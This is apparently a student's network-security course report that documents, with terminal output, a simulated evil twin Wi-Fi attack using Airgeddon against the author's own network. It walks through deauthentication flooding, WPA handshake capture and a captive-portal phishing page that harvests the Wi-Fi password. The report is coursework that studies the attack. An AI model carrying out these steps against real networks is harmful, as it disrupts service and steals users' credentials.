In The Name Of God

Hacking Wireless Networks via Evil Twin Attack (Implementation Report File)

Network Security Course Project

Amir Mansurian – 9635973

Isfahan University Of Technology

Spring 2021

Contents :

Introduction

While Wi-Fi networks can be set up by smart IT people, that doesn't mean the users of the system are similarly technical. We'll show how an evil twin attack can steal Wi-Fi passwords by kicking a user off their trusted network while creating a identical fake one. This forces the victim to connect to the fake network and supply the Wi-Fi password to regain internet access.

While a more technical user might spot this attack, it's surprisingly effective against those not trained to look for suspicious network activity. The reason it's so successful is that most users don't know what a real firmware update looks like, leading to confusion in recognizing that an attack is in progress.

What is Evil Twin Attack

An evil twin attack is a type Wi-Fi attack that works by taking advantage of the fact that most computers and phones will only see the "name" or **ESSID** of a wireless network. This actually makes it very hard to distinguish between networks with the same name and same kind of encryption. In fact, many networks will have several network access points all using the same name to expand access without confusing users.

If you want to see how this works, you can create a Wi-Fi hotspot on your phone and name it the same as your home network, and you'll notice it's hard to tell the difference between the two networks or your computer may simply see both as the same network. A network sniffing tool like Wigle Wifi on Android or Kismet can clearly see the difference between these networks, but to the ordinary user, these networks will look the same.

This works great for tricking a user into connecting if we have a network with the same name, same password, and same encryption, but what if we don't know the password yet? We won't be able to create a network that will trick the user into connecting automatically, but we can try a **social engineering** attack to try to force the user to give us the password by kicking them off the real network.

Using Captive Portal Attack

In a captive portal-style evil twin attack, we will use the **Airgeddon** wireless attack framework to try to force the user to connect to an open network with the same name as the network they trust. A captive portal is something like the screen you see when connecting to an open network at a coffee shop, on a plane, or at a hotel. This screen that contains terms and conditions is something people are used to seeing, and we will be using that to our advantage to create a **phishing page** that looks like the router is updating.

The way we'll trick the victim into doing this is by flooding their trusted network with **de-authentication** packets, making it impossible to connect to the internet normally. When confronted with an internet connection that refuses to connect and won't allow any internet access, the average irritated user will discover an open Wi-Fi network with the same name as the network they are unable to connect to and assume it is related to the problem.

Upon connecting to the network, the victim will be redirected to a phishing page explaining that the router has updated and requires a password to proceed. If the user is gullible, they'll enter the network password here, but that's not where the fun stops. If the victim gets irritated by this inconvenience and types the wrong password, we'll need to make sure we can tell a wrong password from the right one. To do this, we'll **capture a handshake** from the network first, so we can check each password the user gives us and tell when the correct one is entered.

Technologically Assisted Social Engineering


In order for this attack to work, a few key requirements need to be met. First, this attack requires a user to do some common things. If the target you are selecting is known for being technical, this attack may not work. An advanced user, or anyone with any cybersecurity awareness training, will spot this attack in progress and very possibly be aware that it is an attack that is happening near him. Against a well-defended target, you can expect this attack to be detected and even localized to find you.

Second, a victim must be successfully authenticated from their network, and be disappointed enough to join a totally unknown open network that just appeared out of nowhere and has the same name of the network they trust. Further, attempting to connect to this network (on macOS) even yields a warning that the last time the network was connected to, it had a different kind of encryption.

Finally, the victim must enter the network password into the phishing page they are redirected to after joining the open network the attacker has created. There are a lot of signs that could tip a sharp user off to the fact that this page, including the wrong language, wrong brand of router or misspellings and Engrish in the text of the page. Since router pages usually look pretty ugly, these details may not stand out to anyone unfamiliar with what their router's admin page looks like.

Performing Attack

In this section I have simulated attack and explanations and screenshots of performing attack are attached. Scenario is similar to image below :



As you can see in the picture, attacker sends de-authentication packets frequently, so pretends to be legitimate access point to victim and tries to use social engineering and Phishing pages to get password of Access point from victim.

In the following sections I have explained what I have done to perform this attack step by step.

Pre-requirements

- Airgeddon framework

- Kali Linux or another supported distributions . (I have used Ubuntu 16.04) check for supported here: Airgeddon GitHub

- A Wireless Network Adaptor

Step 1 : Installing Airgeddon

Airgeddon is wireless attack framework. Before that we need install **ccze** tool. For this open command line and type:

Sudo apt-get install ccze

After this, clone airgeddon project and run script :

git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git

cd airgeddon /

sudo bash ./airgeddon.sh

Step 2 : Change Network adaptor mode

For doing this attack we need change our wireless network adaptor mode to **Monitor** mode. In normal situations network adaptor is on **Managed** mode, so when packets arrive this will check MAC address and if it is it's MAC address so recieve packets. But in monitor mode it eavesdrops all network traffic. For this we use **airmon-ng** tool to change mode :

```
amir@amir-Lenovo-Z50-70:~/Desktop$ sudo airmon-ng start wpl2s0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1002 wpa_supplicant
 1004 NetworkManager
 1013 avahi-daemon
 1094 avahi-daemon
 3607 dhclient

PHY     Interface       Driver          Chipset
```

After this, mode will be changed to monitor :

```
amir@amir-Lenovo-Z50-70:~/Desktop$ iwconfig
wlp2s0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on

lo        no wireless extensions.

enp1s0    no wireless extensions.

amir@amir-Lenovo-Z50-70:~/Desktop$
```

Step 3 : Run Airgeddon

After running airgeddon in first step, chose your wireless network adapter that is in monitor mode. As you can see in picture below I have selected **wlp2s0mon** that is my wireless network adaptor in monitor mode:

```
Terminal
***************************** Interface selection ******************************

Select an interface to work with:
---------
1.  enp1s0  // Chipset: Realtek Semiconductor Co., Ltd. RTL8111/8168/8411
2.  wlp2s0mon // 2.4Ghz // Chipset: Realtek Semiconductor Co., Ltd. RTL8723BE PC
Ie
---------
*Hint* Every time you see a text with the prefix [PoT] acronym for "Pending of T
ranslation", means the translation has been automatically generated and is still
 pending of review
---
> 2
```

After this, select option 7 to use evil twin menu :

```
Terminal
Interface wlp2s0mon selected. Mode: Monitor. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
---------
11. About & Credits
12. Options and language menu
---------
*Hint* Select a wifi card to work in order to be able to do more actions than wi
th an ethernet interface
---------
> 7
```

Step 4 : Select The Target

In this stage we are ready to select target. So select option 9 to use **Captive portal** :

```
Terminal
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) -----------------
5.  Evil Twin attack just AP
---------------------- (with sniffing) -----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2 (bettercap)
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
              (without sniffing, captive portal)
9.  Evil Twin AP attack with captive portal (monitor mode needed)
---------
*Hint* On Evil Twin attack with BeEF integrated, in addition to obtaining keys u
sing sniffing techniques, you can try to control the client's browser launching
numerous attack vectors. The success of these will depend on many factors such a
s the kind of client's browser and its version
---------
> 9
```

After this, a window appears. wait a minute to see list of detected networks around you :

```
***************************** Exploring for targets *****************************

Exploring for targets option chosen (monitor mode needed)

Selected interface wlp2s0mon is in monitor mode. Exploration can be performed

WPA/WPA2 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...
```

```
Exploring for targets

CH  3 ][ Elapsed: 24 s ][ 2021-07-10 21:04

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

40:4E:36:5D:E6:CF  -18       49        1    0  12  54e. WPA2 CCMP   PSK  HtcU11
C4:6E:1F:54:91:14  -46       56        0    0   1  54e  WPA2 CCMP   PSK  hoosin
C8:3A:35:26:59:C0  -66       52        2    0  11  54e  WPA  CCMP   PSK  Tenda_2659C0

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   DA:A1:19:77:E7:32  -29    0 - 1      0        55  hoosin
(not associated)   DA:A1:19:29:9D:06  -45    0 - 1      0         7  hoosin
(not associated)   DE:8D:2F:F9:68:EA  -51    0 - 1      0         1
C4:6E:1F:54:91:14  5C:AD:CF:CB:19:80  -26    0 -24     30        58  hm,hoosin
C4:6E:1F:54:91:14  9C:A5:13:6D:37:5D  -64    0 - 6e     0         1
```

After you find networks , stop exploring and continue attack . as you can see in picture below, networks with active connected client are colored yellow. As you know for this attack we need client to Enter password in phishing page so we need a network with active clients. In below I have connected my phone and my ipad to my wireless modem network named “**hoosin**” :

```
Terminal
******************************** Select target ********************************

  N.        BSSID        CHANNEL  PWR   ENC    ESSID

  1)*  C4:6E:1F:54:91:14    1     51%   WPA2   hoosin
  2)   40:4E:36:5D:E6:CF   12     67%   WPA2   HtcU11
  3)*  C8:3A:35:26:59:C0   11     34%   WPA    Tenda_2659C0

(*) Network with clients
-------------------------------------------------------
Select target network:
> 1
```

Step 5 : Gather Handshake

Here select the type of de-authentication that we want to use to kick the victim from it’s trusted network. I have used option 2 . another two options are also effective and it depends on your network:

```
Terminal
****************************** Evil Twin deauth ******************************

Interface wlp2s0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: C4:6E:1F:54:91:14
Selected channel: 1
Selected ESSID: hoosin
Handshake file selected: None

Select an option from menu:
---------
0.  Return to Evil Twin attacks menu
---------
1.  Deauth / disassoc amok mdk4 attack
2.  Deauth aireplay attack
3.  WIDS / WIPS / WDS Confusion attack
---------
*Hint* With this attack, we'll try to deauth clients from the legitimate AP. Hop
efully they'll reconnect to our Evil Twin AP
---------
> 2
```


Next you'll be asked if you'd like to enable DoS pursuit mode, which allows you to follow the AP if it moves to another channel. We don’t need this for our attack so I have Choosed “N” . Next, it will ask you if you want to spoof your MAC address during the attack. In this case, I selected *N* for "no" :

```
Terminal
tional wifi interface in monitor mode will be needed to be able to perform it

Do you want to enable "DoS pursuit mode"? This will launch again the attack if t
arget AP change its channel countering "channel hopping" [y/N]
> n

****************** Evil Twin AP attack with captive portal ******************

Interface wlp2s0mon selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: C4:6E:1F:54:91:14
Selected channel: 1
Selected ESSID: hoosin
Deauthentication chosen method: Aireplay
Handshake file selected: None
---------
*Hint* On Evil Twin attack with BeEF integrated, in addition to obtaining keys u
sing sniffing techniques, you can try to control the client's browser launching
numerous attack vectors. The success of these will depend on many factors such a
s the kind of client's browser and its version
---------

Do you want to spoof your MAC address during this attack? [y/N]
> n
```


Next it asks for previously captured handshake file, Since we don't yet have a handshake, type *N* for no, and press *Enter* to begin capturing. next you should set timeout number to start handshake :

```
Do you want to spoof your MAC address during this attack? [y/N]
> n
This attack requires that you have previously a WPA/WPA2 network captured Handsh
ake file

If you don't have a captured Handshake file from the target network you can get
it now
---------

Do you already have a captured Handshake file? Answer yes ("y") to enter the pat
h or answer no ("n") to capture a new one now [y/N]
> n

Type value in seconds (10-100) for timeout or press [Enter] to accept the propos
al [20]:
> 100
```

Once the capture process has started, a window with red text sending deauth packets and a window with white text listening for handshakes will open. You'll need to wait until you see "WPA Handshake:" and then the BSSID address of your targeted network:



Once you see that have got the handshake, you can exit out of the *Capturing Handshake* window. When the script asks you if you got the handshake, select *Y*, and save the handshake file. Next, select the location for you to write the stolen password to :




Step 6 : Setup Phishing Page

In the last step before launching the attack, we'll set the language of the phishing page. The page provided by Airgeddon is pretty decent for testing out this style of attack :

```
Terminal
Handshake file selected: /home/amir/Desktop/handshake-01.cap

Choose the language in which network clients will see the captive portal:
---------
0.  Return to Evil Twin attacks menu
---------
1.  English
2.  Spanish
3.  French
4.  Catalan
5.  Portuguese
6.  Russian
7.  Greek
8.  Italian
9.  Polish
10. German
11. Turkish
12. Arabic
---------
*Hint* If you want to integrate "DoS pursuit mode" on an Evil Twin attack, anoth
er additional wifi interface in monitor mode will be needed to be able to perfor
m it
---------
> 1
```

Step 6 : Capture Network Credentials


With the attack, the victim should be kicked off of it’s network and see our fake one as the only seemingly familiar option. Be patient, and pay attention to the network status in the top right window. This will tell you when a device joins the network, allowing you to see any password attempts they make when they are routed to the captive portal :




In this step, first I had problem with my dns-server because dns-server of my laptop was listening on 53 udp port so dns-server of attack could not start listening. So first I stop dns service of laptop :


```
Terminal
amir@amir-Lenovo-Z50-70:~/Desktop$ sudo ss -lp "sport = :domain"
Netid State    Recv-Q   Send-Q      Local Address:Port       Peer Address:Port

udp   UNCONN   0        0           127.0.0.53%lo:domain          0.0.0.0:*
 users:(("systemd-resolve",pid=23130,fd=12))
tcp   LISTEN   0        128         127.0.0.53%lo:domain          0.0.0.0:*
 users:(("systemd-resolve",pid=23130,fd=13))
amir@amir-Lenovo-Z50-70:~/Desktop$ sudo systemctl stop systemd-resolved
amir@amir-Lenovo-Z50-70:~/Desktop$ sudo ss -lp "sport = :domain"
Netid  State   Recv-Q   Send-Q      Local Address:Port      Peer Address:Port
amir@amir-Lenovo-Z50-70:~/Desktop$
```

So, here on my ipad new network access point with the name exactly similar to my actual network access point appeared and I clicked on that and I connected to fake network. You can see this below :




When ipad connects to fake network , we can see it in airgeddon :






